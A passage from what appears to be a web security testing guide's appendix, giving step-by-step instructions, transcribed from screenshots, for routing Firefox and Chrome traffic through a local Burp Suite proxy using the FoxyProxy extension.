SOCKS Host: Port: 0


○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

Step 4: Start Burp suite.


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
?
Host Method URL Params Status Length

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Step 5: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options U
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your brows

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connection other tools or another installation of Burp.

All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

Appendix C


C.1 FoxyProxy on Google Chrome with Burp Suite

Step 1: Installing FoxyProxy.


FoxyProxy Standard plugin for Google Chrome can be installed from the URL given below:

URL: https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmlnjonogaaifnjlfnp?hl=en

After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




Step 2: Click on the FoxyProxy icon and click on Options.



Use proxies based on their pre-defined patterns and priorities
Use proxy Default for all URLs
Disable FoxyProxy
Options

Step 3: Click on the “Add New Proxy” Button.



chrome-extension://gcknhkkoolaabfmlnjonogaaifnjlfnp/options.html#tabProxies


Proxy mode: Disable FoxyProxy

Proxies

Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
✓	🟦	Default	These are the settings that are used when no patterns match an URL				5	

Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.

Step 4: Enter “127.0.0.1” in “Host or IP Address” textbox and enter “8080” in Port textbox.



FoxyProxy - Proxy settings

○ Direct internet connection (no proxy)

● Manual Proxy Configuration

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

Host or IP Address 127.0.0.1 Port 8080

□ SOCKS proxy? ○ SOCKS v4/4a ● SOCKS v5

□ Save Login Credentials

Authentication


Username Password Password - again

○ Automatic proxy configuration URL

☑ Notify me about proxy auto-configuration file loads

☑ Notify me about proxy auto-configuration file errors

Click on the Save button.



Proxy mode: Disable FoxyProxy

Proxies


Enabled	Color	Proxy Name	Proxy Notes	Host or IP Address	Port	SOCKS proxy?	SOCKS Version	Auto PAC URL
✓	🟦	127.0.0.1:8080		127.0.0.1	8080		5	
✓	🟦	Default	These are the settings that are used when no patterns match an URL				5	

Import your proxies from FoxyProxy on Mozilla Firefox or from another computer.

The configured proxy will appear in the proxies table.


Step 5: Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs”


Use proxies based on their pre-defined patterns and priorities
✓ Use proxy 127.0.0.1:8080 for all URLs
Use proxy Default for all URLs
Disable FoxyProxy
Options


The FoxyProxy icon will change its color (In this case it is blue).

Step 6: Start Burp suite.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Host Method URL

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Step 7: Navigate to "Options" tab under "Proxy" tab and verify that the "running" checkbox is selected for the interface "127.0.0.1:8080".


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners a

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export tl

All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


C.2 FoxyProxy on Mozilla Firefox with Burp Suite

Step 1: Installing FoxyProxy.


FoxyProxy Standard plugin for Mozilla Firefox can be installed from the URL given below:

URL: https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/

After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




Step 2: Click on the FoxyProxy icon and click on Options.




FoxyProxy
Use Enabled Proxies By Patterns and Priority
Use proxy Default for all URLs (ignore patterns)
✓ Turn Off FoxyProxy (Use Firefox Settings)
Log
What's My IP?
Options

Step 3: Click on the add button on the left panel


4-4a50-847b-f06d9a0
xtension (FoxyProxy Standard)
moz-extension://d73a6ee9-0334-4a50-847b-f06d9a022466/proxies.html
Add
Delete All
Export
Import
Log
What's My IP?
Del Browsing Data
About
FoxyProxy
Turn Off FoxyProxy (Use Firefox Settings)
Synchronize settings: Off ?
Default
Edit

Step 4: Enter “127.0.0.1” in “IP Address, DNS name, server name” textbox and enter “8080” in Port textbox.


0334-4a50-847b-f06d9a0
Extension (FoxyProxy Standard)
moz-extension://d73a6ee9-0334-4a50-847b-f06d9a022466/add-edit-proxy.html
Add Proxy
Help
Cancel
Save & Add Another
Save & Edit Patterns
Save

Proxy Type ★: HTTP

Color: #66cc66

Add whitelist pattern to match all URLs: On

Do not use for localhost and intranet/private IP addresses: On

Title or Description (optional):


IP address, DNS name, server name ★: 127.0.0.1

Port ★: 8080

Username (optional):

Password (optional):


Click on the Save button.



The proxy will appear in the proxies table.

